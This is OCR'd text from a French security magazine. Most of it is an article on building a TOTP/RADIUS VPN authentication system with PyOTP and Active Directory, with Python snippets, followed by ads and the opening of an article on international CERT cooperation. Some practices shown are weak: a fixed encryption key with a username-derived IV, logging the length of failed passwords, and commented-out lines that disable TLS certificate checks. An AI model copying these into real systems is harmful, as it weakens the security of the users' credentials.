


Figure 1

L'avantage de cette solution réside dans la possibilité de l'étendre à d'autres équipements tels que les équipements réseau.

3 Let's go open source

3.1 Et si on utilisait un standard ?

Toujours dans l'optique de réduction des coûts, nous avions tout de suite identifié l'application Google Authenticator que plusieurs membres de l'équipe utilisaient déjà pour sécuriser leur boîte mail.

Lors de précédentes recherches, j'avais déjà étudié les mécanismes présents derrière l'application et identifié l'implémentation, par celle-ci, du standard OATH (ne pas confondre avec OAUTH) qui permet de dériver un secret sous forme Base32 en OTP.

Ce standard permet de créer 2 types de jetons :

- HOTP pour *HMAC-based OTP* (RFC 4226) : le jeton est généré en fonction d'un compteur partagé avec le serveur. Une fois le jeton utilisé, le compteur est incrémenté et un nouveau jeton est généré ;
- TOTP pour *Time-based OTP* (RFC 6238) : le jeton dépend du temps et change toutes les 30 secondes.

3.2 Il est pas free mon serveur ?

L'application Google Authenticator implémentant un standard, de nombreuses solutions peuvent s'interfacer avec elle.

Google fournit notamment un module PAM **[GAPAM]** pour Linux qu'il est possible de connecter avec FreeRADIUS **[FREERAD]**. Outre le manque de fun, cela ne permet pas d'atteindre facilement le niveau de personnalisation recherché.

Quant aux informations fournies par Sylvain Rutten, elles mentionnaient des utilitaires en ligne de commandes impliquant de développer les scripts en Shell.

Après avoir étudié quelques implémentations en C# et en PHP, il s'avère que la cryptographie est solide, mais simple.

L'objectif étant d'obtenir une solution pérenne et facile à maintenir, je me suis donc orienté vers mon langage de script préféré (Python) et j'ai découvert qu'une bibliothèque prête à l'emploi existait déjà : **PyOTP** **[PYOTP]**.

3.2 Pourquoi faire compliqué quand on peut faire simple

La partie la plus simple du projet a été l'utilisation de la bibliothèque **PyOTP**.

Voici le petit script qui m'a servi de preuve de concept :

```
#! /usr/bin/env python

# https://github.com/pyotp/pyotp
# sudo apt-get install python-pip
# sudo pip install pyotp

import pyotp
import cPickle as pickle
import os.path

## Load or create a new seed
seedFile = "google_authenticator_seed.pickle"
seed = None
if os.path.exists(seedFile):
   with open(seedFile) as pf:
       print "Loading the seed"
       seed = pickle.load(pf)

if seed is None:
   print "Creating a new seed"
   seed = pyotp.random_base32()
   with open(seedFile, 'wb') as pf:
       pickle.dump(seed, pf)

print "Seed is ", seed

totp = pyotp.TOTP(seed)

print "Current OTP:", totp.now()
#totp.verify(492039)
#totp.provisioning_uri("alice@google.com")
```

Le script crée un secret ou *seed* et le stocke dans un fichier. À chaque lancement, le script recharge le secret et affiche la valeur courante du token.

Pour tester, il suffit d'enregistrer le secret dans l'application Google Authenticator sur son smartphone.

Le token étant basé sur le temps, votre machine de test doit être parfaitement à l'heure.

Figure 2

```
ntpdate 0.debian.pool.ntp.org 1.debian.pool.ntp.org 2.debian.pool.
ntp.org 3.debian.pool.ntp.org
```

Il faut également s'assurer que votre smartphone utilise l'heure fournie par le réseau.

4 My precious Soft token

4.1 Pourquoi un Soft token ?

La liste des inconvénients d'un token physique est longue :

- le prix ;
- les piles (sauvons la planète) ;
- les pertes à répétition ;
- la distribution fastidieuse ;
- la dérive temporelle du matériel ;
- le manque de fun :)

Ces raisons nous ont poussés à utiliser un jeton logiciel.

4.2 BYOD or not BYOD ?

Certains utilisateurs ne souhaitent peut-être pas utiliser leur téléphone personnel ou ne disposent pas d'un smartphone.

Bien que des GUI très bien faites existent déjà pour Windows, notamment WinAuth **[WAUTH]**, j'ai décidé de développer mon propre Soft token pour Windows. Une version basique est disponible sur GitHub **[TOTPGUI]**.

L'idée était d'avoir un binaire léger ne nécessitant pas d'installation, mais surtout de pouvoir forcer une politique de mots de passe, empêcher la récupération du secret et augmenter la sécurisation du stockage du secret.

J'ai choisi de développer en C# pour obtenir rapidement une GUI à l'aide des Windows Forms et découvrir ce langage que je n'avais jamais utilisé.

L'application stocke le secret de l'utilisateur dans la base de registre. La sécurité du secret est assurée par un chiffrement AES-256 à l'aide du mot de passe de l'utilisateur dérivé avec SHA-256. À cela, s'ajoutent les méthodes de protection des données fournies par l'API Windows (DPAPI) : `ProtectedData.Protect` et `ProtectedData.Unprotect`.

ACTUELLEMENT DISPONIBLE

GNU/LINUX MAGAZINE HORS-SÉRIE N°94 !

NE LE MANQUEZ PAS

CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :

https://www.ed-diamond.com

4.3 Enrôle-moi loin de cette fatalité qui colle à ma peau

L'enrôlement est réalisé à l'aide d'un QR Code, ce qui a l'avantage d'être simple et ludique.

Pour simplifier la tâche de l'équipe responsable du VPN, l'interface permettant de générer ce QR Code est accessible en self-service depuis le réseau interne.

Pour sécuriser la page d'enrôlement, l'authentification est réalisée à l'aide du compte de domaine de l'utilisateur. Nous avions envisagé de rendre cette authentification transparente, mais nous avons jugé que c'était trop risqué. En effet, n'importe qui ayant accès à un poste de travail non verrouillé aurait été capable de générer un nouveau jeton.

Le QR Code généré n'est visible qu'une seule fois pendant 5 minutes.

Côté serveur, un compte de service sauvegarde le secret généré dans un champ créé spécialement dans les profils utilisateur. Ce compte utilise une délégation de droits pour éditer le champ au travers du connecteur LDAP.

Afin de sécuriser le secret de l'utilisateur, celui-ci est chiffré à l'aide d'une clé fixe.

Pour éviter les attaques par écrasement du secret par une valeur connue, l'initialisation de la fonction de chiffrement utilise un dérivé du nom de l'utilisateur. Ainsi deux utilisateurs ayant le même secret en clair n'auront pas le même secret sous forme chiffrée.

Enfin, pour éviter le vol de secret, un mail est envoyé aux utilisateurs à chaque fois que leur secret est affiché ou généré, que ce soit par eux ou par un administrateur. Ainsi, en plus de l'analyse des journaux, les utilisateurs eux-mêmes peuvent nous rapporter un comportement suspect.

```
#! /usr/bin/env python
# -*- coding: utf-8 -*-

# external import
import re
from base64        import b64encode, b64decode
from hashlib       import sha256
from Crypto.Cipher import AES


# local import
from config import cipherKey


def cryptSeed(user, seed):

    key = sha256(cipherKey).digest()
    iv  = sha256(user).digest()[AES.block_size:]
    c   = AES.new(key, AES.MODE_CFB, iv)
    t   = b64encode(c.encrypt(seed))

    return "Seed:%s" % t

def decryptSeed(user, seed):

    m   = re.search('^Seed:([-A-Za-z0-9+/=]+)$', seed)
    if not m:
        return None

    key = sha256(cipherKey).digest()
    iv  = sha256(user).digest()[AES.block_size:]
    t   = b64decode(m.group(1))
    d   = AES.new(key, AES.MODE_CFB, iv)

    seed = d.decrypt(t)
    if not re.match('^[A-Z0-9]{16}$', seed):
        return None

    return seed


if __name__ == "__main__":
    user = 'toto'
    seed = 'My very important data I care about'

    eSeed = cryptSeed(user, seed)
    print eSeed

    dSeed = decryptSeed(user, eSeed)
    print dSeed

    print dSeed == seed
```

5 When I call, you answer !

5.1 Active Directory rules

Pour assurer la haute disponibilité, le serveur RADIUS est répliqué sur deux datacenters.

Pour nous simplifier la tâche, les données sont stockées, comme dit précédemment, dans l'Active Directory qui se charge de répliquer les données entre les datacenters.

Le seul fichier qui différencie les deux instances du RADIUS est le fichier de configuration, plus précisément la partie concernant les serveurs LDAP utilisés. Cela permet de prioriser manuellement les serveurs Active Directory les plus proches physiquement des différents serveurs RADIUS, tout en facilitant la synchronisation du code entre les serveurs.

5.2 LDAP connection

Voici un petit exemple basique en Python pour lire les informations d'un utilisateur dans un Active Directory.

À l'aide de ce premier exemple, il est possible de vérifier que l'utilisatrice **jmichu** est autorisée à s'authentifier sur le domaine **dream.local** :

```
#! /usr/bin/env python
# -*- coding: utf-8 -*-

import ldap    # apt-get install python-ldap
import getpass

dcHost = "ldaps://mondc.dream.local"
user   = "jmichu"
domain = " dream.local"
baseDN = "dc=dream,dc=local"
passwd = getpass.getpass()

print "== Setup connection"
ldap.protocol_version = 3
ldap.set_option(ldap.OPT_REFERRALS, 0)
```

```
#ldap.set_option(ldap.OPT_X_TLS_CACERTFILE, "/tmp/cacert.crt")
# specify a certificate file
#ldap.set_option(ldap.OPT_X_TLS_REQUIRE_CERT, ldap.OPT_X_TLS_NEVER)
# disable certif check
l = ldap.initialize(dcHost)

print "== Connection: "
try:
    l.simple_bind_s("%s@%s" % (user, domain), passwd)
    print "== Authentication: OK"
    print "== Disconnect"
    l.unbind_s()
except ldap.INVALID_CREDENTIALS:
    print "== Authentication: Failed"
```

Avec ce second exemple, il est possible d'obtenir une liste prédéfinie de champs d'un profil utilisateur :

```
#! /usr/bin/env python
# -*- coding: utf-8 -*-

import sys
import ldap    # apt-get install python-ldap
import getpass
import pprint


if len(sys.argv) != 6:
    print "Usage: %s <dc host> <logon user> <logon domain> <base DN> <search>"
    sys.exit(2)

dcHost = sys.argv[1] # dc host:      ldaps://mondc.toto.corp
user   = sys.argv[2] # logon user:   username
domain = sys.argv[3] # logon domain: toto.corp
baseDN = sys.argv[4] # base DN:      dc=toto,dc=corp or
ou=UsersOU,dc=toto,dc=corp
search = sys.argv[5] # search:       username2
passwd = getpass.getpass()

print "== Setup connection"
ldap.protocol_version = 3
ldap.set_option(ldap.OPT_REFERRALS, 0)
# ldap.set_option(ldap.OPT_X_TLS_CACERTFILE, "/tmp/cacert.crt")     # specify
a certificate file
# ldap.set_option(ldap.OPT_X_TLS_REQUIRE_CERT, ldap.OPT_X_TLS_NEVER) # disable
certif check
l = ldap.initialize(dcHost)

print "== Connection: ", l.simple_bind_s("%s@%s" % (user, domain), passwd)

u = l.search_s(baseDN, ldap.SCOPE_SUBTREE, "(&(objectClass=user)
(samaccountname=%s))" % search,
               ['cn', 'title', 'telephoneNumber', 'distinguishedName',
'sAMAccountName',
                'memberOf', 'mail', 'manager', 'userAccountControl'])

print "== Search"
pprint.pprint(u)

print "== Disconnect"
l.unbind_s()
```

6 Bow before me for I am root !

6.1 Journalisation

Afin d'intégrer cette authentification dans nos mécanismes d'alerte, les journaux sont enregistrés dans le Syslog.

Ensuite, celui-ci permet de transmettre très simplement les enregistrements à un serveur centralisé pour qu'ils soient sauvegardés et analysés en temps réel.

Python dispose d'un module **Syslog** qui permet de réaliser cette intégration très facilement :

```
#! /usr/bin/env python
# -*- coding: utf-8 -*-

# external import
import sys
import syslog

def log(message, doExit=True, info=False):
    if info:
        syslog.syslog(syslog.LOG_USER | syslog.LOG_INFO, message)
    else:
        syslog.syslog(syslog.LOG_USER | syslog.LOG_ERR, message)

    if doExit:
        sys.exit(2)
```

6.2 Administration

Une fois l'interface utilisateur terminée, j'ai créé une interface d'administration afin de pouvoir transférer la gestion de l'authentification aux équipes réseau.

Cette interface leur permet de :

- rechercher les tentatives d'authentification d'un utilisateur dans les journaux de connexion ;
- obtenir la liste des utilisateurs pouvant utiliser l'authentification ;
- obtenir la liste des utilisateurs disposant d'un secret ;
- réinitialiser ou supprimer l'accès d'un utilisateur.

La fonctionnalité la plus utile reste la recherche dans les journaux, car elle permet de déboguer les premiers accès d'un utilisateur en identifiant précisément la raison de son erreur d'authentification.

Les utilisateurs doivent saisir leur mot de passe suivi de leur OTP dans un seul champ de saisie. Une astuce pour comprendre d'où proviennent les échecs d'authentification a été d'ajouter la taille du mot de passe saisi à l'événement d'échec de connexion.

Ainsi, si le mot de passe fait 6 caractères, il est possible d'identifier que l'utilisateur n'a saisi que son token.

Ensuite, les messages détaillent quelle partie du mot de passe a été rejetée : jeton ou mot de passe Active Directory.

7 Retour d'expérience

7.1 Chronologie

- 16 novembre 2016 : Constat du manque de licences sur la solution utilisée
- 09 décembre 2016 : Recherche de bibliothèques compatibles avec l'application Google Authenticator

- 09 décembre 2016 : Validation de l'utilisation de la bibliothèque **PyOTP**
- 12 décembre 2016 : Définition des spécifications
- 13 décembre 2016 : Accès à l'administration du VPNSSL existant
- 14 décembre 2016 : POC du RADIUS
- 20 décembre 2016 : Interface d'enrôlement
- 21 décembre 2016 : Authentification fonctionnelle et stockage du secret dans l'Active Directory
- 22 décembre 2016 : Interface d'administration sommaire
- 04 janvier 2017 : Lancement d'une version bêta réservée aux utilisateurs de la DSI
- 05 janvier 2017 : Création d'une documentation pour les utilisateurs
- 09 janvier 2017 : Début de versioning sous Git
- 12 janvier 2017 : Journalisation via Syslog et centralisation des journaux
- 24 janvier 2017 : Modification des journaux générés pour simplifier le parsing par Logstash
- 02 février 2017 : Finalisation de l'interface d'administration et transfert de la gestion à l'équipe réseau
- 23 février 2017 : Extension à tous les collaborateurs

Cette chronologie est étendue, car ce projet a été intercalé dans un planning déjà chargé.

Un développeur dédiant complètement son temps au projet pourrait le réaliser en 2 ou 3 semaines, tests inclus.

7.2 Acceptation par les utilisateurs

Le mode d'authentification a été très bien accueilli par les utilisateurs.

Ils ont été surpris par sa simplicité d'utilisation. La documentation complète est simple à lire, avec beaucoup d'images et peu de texte, comme je les aime. Elle a permis de réduire au minimum les appels au support.

Comme vous devez vous en douter, la plupart des demandes provenant, naturellement, de personnes qui ne l'avaient pas lue.

Fun fact : une personne a réussi à scanner le QR Code donné en exemple dans la documentation.

En revanche, l'obligation d'utiliser un poste de l'entreprise a changé les habitudes de tous les utilisateurs de la précédente solution, car ils sont désormais obligés d'emporter leur poste de travail.

Enfin, nous avions bien fait d'anticiper la demande d'un client pour Windows. Même si elle reste marginale, cela évite les blocages.

7.3 Bumps in the road

Voici quelques problèmes rencontrés que vous voudrez sûrement éviter :

- Synchronisation du temps par NTP : les codes OTP étant basés sur le temps, il ne faut surtout pas oublier de synchroniser l'horloge de votre serveur ;
- Limitation de l'utilisation des DNS à l'aide du fichier **/etc/hosts** : un souci sur un serveur DNS peut empêcher la résolution du nom des contrôleurs de domaines et créer un déni de service sur le service d'authentification ;
- Changement de contrôleur de domaine en cas d'échec de connexion : la méthode **ldap.initialize** ne vérifie pas que la connexion fonctionne. Afin de vérifier cette connexion et de changer de contrôleur de domaine, il faut s'appuyer sur le résultat de la méthode bind (ex. : **simple_bind_s**).

7.4 Ce qu'il reste à faire...

L'intégration des tokens physiques à la solution est possible, mais nous ne l'avons pas encore testée.

Nous devons également ajouter une fonction permettant de valider le bon fonctionnement du jeton nouvellement créé sur le portail d'enrôlement.

Pour fiabiliser le soft token pour Windows, nous devons lui ajouter un mécanisme de synchronisation automatique de l'heure sur Internet. Cela permettra de contourner les dysfonctionnements, certes rares, de l'horloge Microsoft.

Enfin, pour augmenter la sécurité, nous devons ajouter un délai d'expiration au jeton et mettre en place une rotation des clés de chiffrement.

Conclusion

Le développement de ce mécanisme d'authentification n'était pas compliqué et a permis de résoudre notre problème de licences.

Après avoir éprouvé la solution, nous sommes très satisfaits de sa stabilité. ■

Remerciements

Je tiens à remercier Sylvain Rutten pour les informations sur FreeRADIUS et Damien Cazenave pour m'avoir laissé m'amuser avec ce développement.

Retrouvez toutes les références de cet article sur le blog de MISC : https://www.miscmag.com/

SERVEURS DÉDIÉS Synology®

AVEC ikoula HÉBERGEUR CLOUD

Votre serveur dédié de stockage (NAS) hébergé dans nos Data Centers français.

POUR LES LECTEURS DE **MISC***

OFFRE SPÉCIALE -60 %

À PARTIR DE

5,99 € HT/MOIS

~~14,99 €~~

CODE PROMO **SYMIS17**

- Bande passante **100 Mbit/s**
- Station de **surveillance**
- Support technique **en 24/7**
- Trafic réseau **illimité**
- Système d'exploitation **DSM 6.0**
- Hébergement dans **nos Data Centers**

*Offre spéciale -60 % valable sur la première période de souscription avec un engagement de 1 ou 3 mois. Offre valable jusqu'au 31 décembre 2017 23h59 pour une seule personne physique ou morale, et non cumulable avec d'autres remises. Prix TTC 7,19 €. Par défaut les prix TTC affichés incluent la TVA française en vigueur.

CHOISSISEZ VOTRE NAS

https://express.ikoula.com/promosyno-mis

ikoula HÉBERGEUR CLOUD /ikoula @ikoula sales@ikoula.com 01 84 01 02 50

NOM DE DOMAINE | HÉBERGEMENT WEB | SERVEUR VPS | SERVEUR DÉDIÉ | CLOUD PUBLIC | MESSAGERIE | STOCKAGE | CERTIFICATS SSL

LES CERT, ACTEURS DE LA CYBERSÉCURITÉ INTERNATIONALE

Daniel VENTRE
CNRS (Laboratoire CESDIP)

mots-clés : CYBERSÉCURITÉ / COOPÉRATION / POLITIQUE / INTERNATIONAL

Le premier CERT est né du constat d'un besoin de coordination entre les acteurs chargés de réagir aux cyber-incidents. Le FIRST, traduisant la nécessité d'élargir cette coordination à l'international, fut créé en 1990 afin d'offrir à la communauté de CERT naissante les moyens d'échange, de partage, susceptibles de conférer plus d'efficacité à leurs missions. Aujourd'hui, CERT de la première heure et organisations récemment créées, trouvent dans les outils de coordination internationale des espaces de rencontre, des moyens d'échange de données et offrent aussi aux nouveaux entrants des ressources (expérience, parfois financements). Depuis le début des années 90, le paysage des CERT a considérablement évolué. Se sont multipliées notamment les initiatives de coordination internationale dont l'observation permet de s'interroger sur les modalités conditionnant des relations efficaces, et de constater des freins à leur expansion.

1 Panorama des CERT dans le monde

On trouve, dans des proportions variables selon les États, des CERT étatiques, nationaux (est national un CERT qui a été désigné comme tel par un État et auquel sont attribuées des responsabilités spécifiques en matière de cybersécurité) **[1]**, civils, militaires (voir par exemple le certmil.ro ; le nouveau CERT jordanien inauguré en juillet 2017 en présence de représentants de l'OTAN **[2]**...), de recherche, industriels, sectoriels (banque/finance, infrastructures critiques **[3]**, télécom, FAI...)

Les premiers CERT furent créés au début des années 1990. L'ENISA en recense (fin 2015) quelques centaines dans un ensemble de 42 pays observés, les chiffres variant d'un document à l'autre : 222 **[4]** ou 292 (d'après la carte interactive du site de l'ENISA). Des 42 pays, ceux qui en comptent le plus sont l'Allemagne (33), la République Tchèque (25), la France (25), le Royaume-Uni (23), l'Espagne (18), les Pays-Bas (18), la Suisse (12), la Suède (12), puis la Norvège (10) et l'Italie (10).

Certains pays (sortant du recensement de l'ENISA) ont à leur actif un nombre élevé de CERT : le Brésil en comptait 41 en 2015 **[5]**. Les CERT ont pour public le gouvernement, le secteur financier, le secteur télécom/FAI, le monde académique. Géographiquement, ces institutions sont concentrées autour de Brasilia, San Paolo et Rio de Janeiro (voir cartographie) **[6]**.

Selon le CERT/CC **[7]**, il y aurait aujourd'hui 119 CERT nationaux dans le monde, et selon l'UIT, 102 **[8]**. Un décompte exhaustif s'avère très complexe, toutes catégories de CERT confondues (public, privé, civil, militaire, d'enseignement et de recherche...) en raison notamment du mouvement continu de création de nouvelles organisations. Mais on peut constater, en ce qui concerne les seuls CERT nationaux, que la couverture mondiale n'est pas encore totale : moins de la moitié des États en disposent.

2 De l'importance de la dimension internationale pour les CERT

Le changement d'appellation du CERTA en CERT-FR est justifié par la volonté « *de s'aligner sur la pratique internationale et d'améliorer la visibilité de l'ANSSI à*

l'étranger» **[9]**. Il ne s'agit pas ici uniquement d'harmoniser l'écriture des acronymes, mais aussi de contribuer à la construction d'une communauté, tout en s'y affirmant.

Pour le CERT-US « *la collaboration avec les gouvernements étrangers et les entités internationales* » *renforce* « *la posture de cybersécurité de la nation* » **[10]**.

Les CERT sont l'un des acteurs de l'écosystème de cybersécurité des États, mais aussi international. Certains les qualifient même de « piliers » de la cybersécurité globale, les considérant ainsi comme des éléments structurants **[11]**.

L'international intervient à plusieurs étapes de la vie des CERT et leur est utile à plusieurs titres :

- dès le projet de leur création : l'expérience acquise dans d'autres pays peut être mise à profit pour mettre en place un CERT national (les responsables de la création du CERT national roumain se rendirent ainsi en Suède fin 2004 dans le cadre d'un voyage d'études, puis décrivirent en détail le SITIC, faisant office de CERT national suédois, dans un rapport publié en 2005) **[12]** ; si le CERT ambitionne d'intégrer des actions internationales coordonnant les CERT sans doute lui faut-il s'y préparer en amont et intégrer les normes d'échanges de données par exemple, voire plus simplement des budgets permettant de participer aux événements organisés à l'étranger ; des « guides » ou « conseils » sont promulgués par les CERT existant (quelles démarches et étapes faut-il suivre, quel cadre juridique choisir, quels services offrir, où le localiser, quelle taille adopter, quel en sera le coût) **[13]** ; l'international peut parfois offrir aussi des financements permettant d'amorcer les projets (les porteurs du projet de CERT national roumain envisageaient par exemple de solliciter des fonds européens, au travers du programme PHARE 2005, ou allemands, dans le cadre de programmes bilatéraux) **[14]**.
- au cours de leur existence : dans le partage de données et d'expériences avec leurs homologues étrangers, les CERT accroissent leur efficacité ; appelés à contribuer aux débats sur la gouvernance de l'Internet ils peuvent y faire entendre leur voix ; en participant aux diverses organisations internationales coordonnant l'action des CERT, ils peuvent également contribuer à la définition de « normes » ou « bonnes pratiques » de cybersécurité internationale **[15]**.
- des organisations internationales peuvent encourager la création de CERT : ainsi, en 2015, l'UNGGE (*Group of Governmental Experts on Developments in the Field of Information and Telecommunications in the Context of International Security*) qui coordonne au niveau des Nations Unies les efforts pour l'établissement de normes internationales de cybersécurité, appelle-t-il les États à créer des CERT nationaux ou à désigner des organisations qui en tiendraient lieu **[16]**.

Ces relations peuvent s'inscrire dans un mode bilatéral, d'un CERT à un autre, d'un pays à un autre ; mais peuvent également profiter des cadres qu'offrent les organisations de coordination internationale plus large, comme le FIRST ; elles peuvent être formelles ou informelles ; sectorielles ou non.

2.1 Les 3 sphères de coopération des CERT

Multiples sont les organisations au sein desquelles la cybersécurité internationale est débattue, avec lesquelles les CERT peuvent être appelés à dialoguer ou desquelles ils doivent prendre en compte les débats ou les règles.

Les organisations de coopération des CERT se répartissent en trois sphères : le niveau national (à l'intérieur des frontières d'un État), un niveau régional (collaboration entre pays d'une même zone géographique : l'AP-CERT, l'EGC, L'Africa-CERT, la TF-CSIRT), un niveau international/global (le FIRST). D'autres logiques de regroupement (sectorielles, culturelles...) peuvent être identifiées offrant des niveaux d'échange internationaux intermédiaires :

- L'OIC-CERT s'adresse aux pays islamiques ;
- L'Annual NatCSIRT Meeting, qui sans être une organisation de coordination à proprement parler, offre un espace de rencontre annuel aux seuls CERT nationaux, crée un sous-ensemble des participants au FIRST.

Acronyme	Intitulé	Public / Membres / Objectifs
FIRST	Forum of Incident Response and Security Teams	Communauté d'équipes de sécurité du monde entier
TF-CSIRT	Task Force CSIRT	Pays européens et voisins. Promouvoir la collaboration entre CERT en Europe
EGC	European Government CERT group	CERT gouvernementaux de pays européens. Partage fondé sur l'équivalence des statuts des membres et des types de problèmes rencontrés
ENISA	European Network and Information Security Agency	Pays de l'UE. Soutenir la Commission et les États membres dans la prévention et la résolution de problèmes de cybersécurité
AP-CERT	Asia Pacific Computer Emergency Response Team	À l'attention des économies de la région Asie Pacifique
OIC-CERT	Organisation of the Islamic Cooperation – Computer Emergency Response Team	À l'attention des pays membres de l'OIC
AfricaCERT		Coordination des CERT africains

Liste d'organisations internationales fédérant les CERT.

2.1.1 Le FIRST : un lieu de rencontre pour tous les CERT ?

Le FIRST, créé en 1990, est une organisation internationale faisant office de lieu de rencontre, d'échange d'informations et d'expertises entre ses membres **[17]**. Sur le plan juridique, le FIRST est une entreprise à but non lucratif de type 501c3, enregistrée aux États-Unis (en Caroline du Nord).

Le FIRST recensait 385 membres en 2017, issus de 81 pays **[18]**. La distribution, pour l'année 2016, était la suivante (369 membres) : Europe (152), Amérique du Nord (90), Asie (68), Amérique du Sud (22), Afrique (12), Moyen-Orient (10), Océanie (8), Amérique centrale (5), Caraïbe (2). L'intégration à cette « communauté » de CERT s'est faite à un rythme inégal. À sa création en 1990, seule l'Amérique du Nord était membre. Puis vinrent l'Europe en 1992, l'Asie en 1993, le Moyen-Orient en 1995, l'Amérique du Sud en 2001, et l'Afrique en 2007 seulement. L'Amérique du Nord et l'Europe sont les deux régions dominant (en nombre de membres) le FIRST (242 membres sur 369, soit 65.5%). Cette domination se traduit dans la composition des instances de direction.

La direction du FIRST est assurée par un panel de membres de plusieurs pays. Actuellement **[19]**, celle-ci est composée de représentants américains (3), allemand (1), britannique (1), norvégien (1), suisse (1), autrichien (1), australien (1) et japonais (1). Les institutions qu'ils représentent sont les CERT de grands groupes industriels (Siemens, Panasonic par exemple), des CERT nationaux (JPCERT, CERT.at) ou encore des organisations internationales (comme l'APCERT). L'Amérique du Sud, l'Afrique, l'Inde, la Russie, le Moyen-Orient, sont absents de cette équipe de direction. Si le Brésil participa par le passé à ce comité, on constate que l'équipe de direction reste centrée autour des mêmes pays/régions depuis sa mise en place **[20]**. Les pays ou régions absents de la direction se voient par contre attribuer la responsabilité de comités spécifiques (comité chargé des candidatures de nouveaux membres, de l'organisation des conférences, de la formation) **[21]**. Le FIRST organise un forum annuel où se retrouvent tous ses membres, et participe aux débats sur la gouvernance de l'Internet (*Internet Governance Forum*).

2.1.2 La rencontre annuelle des CERT nationaux (Annual NatCSIRT Meeting)

À l'initiative du CERT CC, les CERT nationaux sont réunis une fois l'an, depuis 2006, dans le prolongement du forum du FIRST.

2.1.3 L'EGC

Au niveau européen les CERT gouvernementaux se réunissent dans un réseau informel, l'EGC **[22]**, qui compte aujourd'hui 14 participants. Au sein de ce réseau, les membres traitent de sujets propres aux gouvernements, échangent des informations, et se rencontrent tous les 4 mois.

2.1.4 L'AP-CERT

L'AP-CERT (Asia-Pacific CERT) est actuellement dirigé par le CERT national australien. La co-direction est assurée par la Malaisie. L'organisation compte 30 équipes de 21 pays : Australie (2 équipes), Bangladesh (2), Brunei, Bhutan, Chine (2), Inde, Hong Kong (2), Indonésie (2), Japon, Corée du Sud, Laos, Birmanie, Mongolie (2), Macao, Malaisie, Nouvelle-Zélande, Singapour, Sri Lanka (2), Taiwan (3), Thaïlande, Vietnam.

L'AP-CERT emprunte à la communauté internationale des CERT son protocole d'échange d'information, le *Traffic Light Protocol* (TLP) **[23]**. L'AP-CERT a d'autre part engagé des relations plus formalisées avec d'autres organisations, comme l'OIC-CERT (*Organisation of the Islamic Cooperation – Computer Emergency Response Team*) menant conjointement des exercices en 2016 **[24]** ; participe à la conférence annuelle du FIRST, au National CSIRT Meeting.

2.1.5 L'OIC-CERT

Créée en 2005, l'OIC-CERT (*Organisation of the Islamic Cooperation – Computer Emergency Response Team*) regroupe 19 membres de plein droit, de 19 pays **[25]**. Ces CERT représentent officiellement leur pays au sein de l'OIC-CERT : Azerbaïdjan, Bangladesh, Bruneï, Côte d'Ivoire, Égypte, Indonésie, Iran, Jordanie, Kazakhstan, Libye, Malaisie, Maroc, Nigeria, Oman, Pakistan, Arabie Saoudite, Soudan, Tunisie, Émirats Arabes Unis. Plus largement, l'OIC-CERT regroupe 28 équipes/établissements de 21 pays de l'OIC. Ses membres participent par ailleurs aux autres sphères internationales des CERT (FIRST, TF-CSIR...).

2.2 Les 3 sphères de relations : l'exemple du CERT national Kenyan

Le Kenya dispose d'un CERT national (National KE-CIRT/CC) qui inscrit ses relations dans chacune des trois sphères que sont le niveau national, régional, international/global **[26]** :

- Au niveau national, il s'insère dans un écosystème composé à la fois d'acteurs étatiques et privés, industriels (secteur des télécommunications, secteur bancaire...), dans un objectif de lutte contre la cybercriminalité.
- Au niveau régional, le Kenya dirige l'*East African Communications Organization* (EACO) Cybersecurity Working Group, dans lequel le CERT national est appelé à intervenir.
- Enfin au niveau global, le CERT Kenyan collabore avec l'UIT (où il pourra donc contribuer aux réflexions sur la gouvernance mondiale du net), avec d'autres CERT nationaux (comme celui du Japon) et s'intègre dans les organisations internationales de CERT comme le FIRST (qu'il a rejoint en 2015).

3 L'action et organisation des CERT à l'échelle internationale : quelques questions et défis

3.1 Vers la définition de normes internationales pour les CERT ?

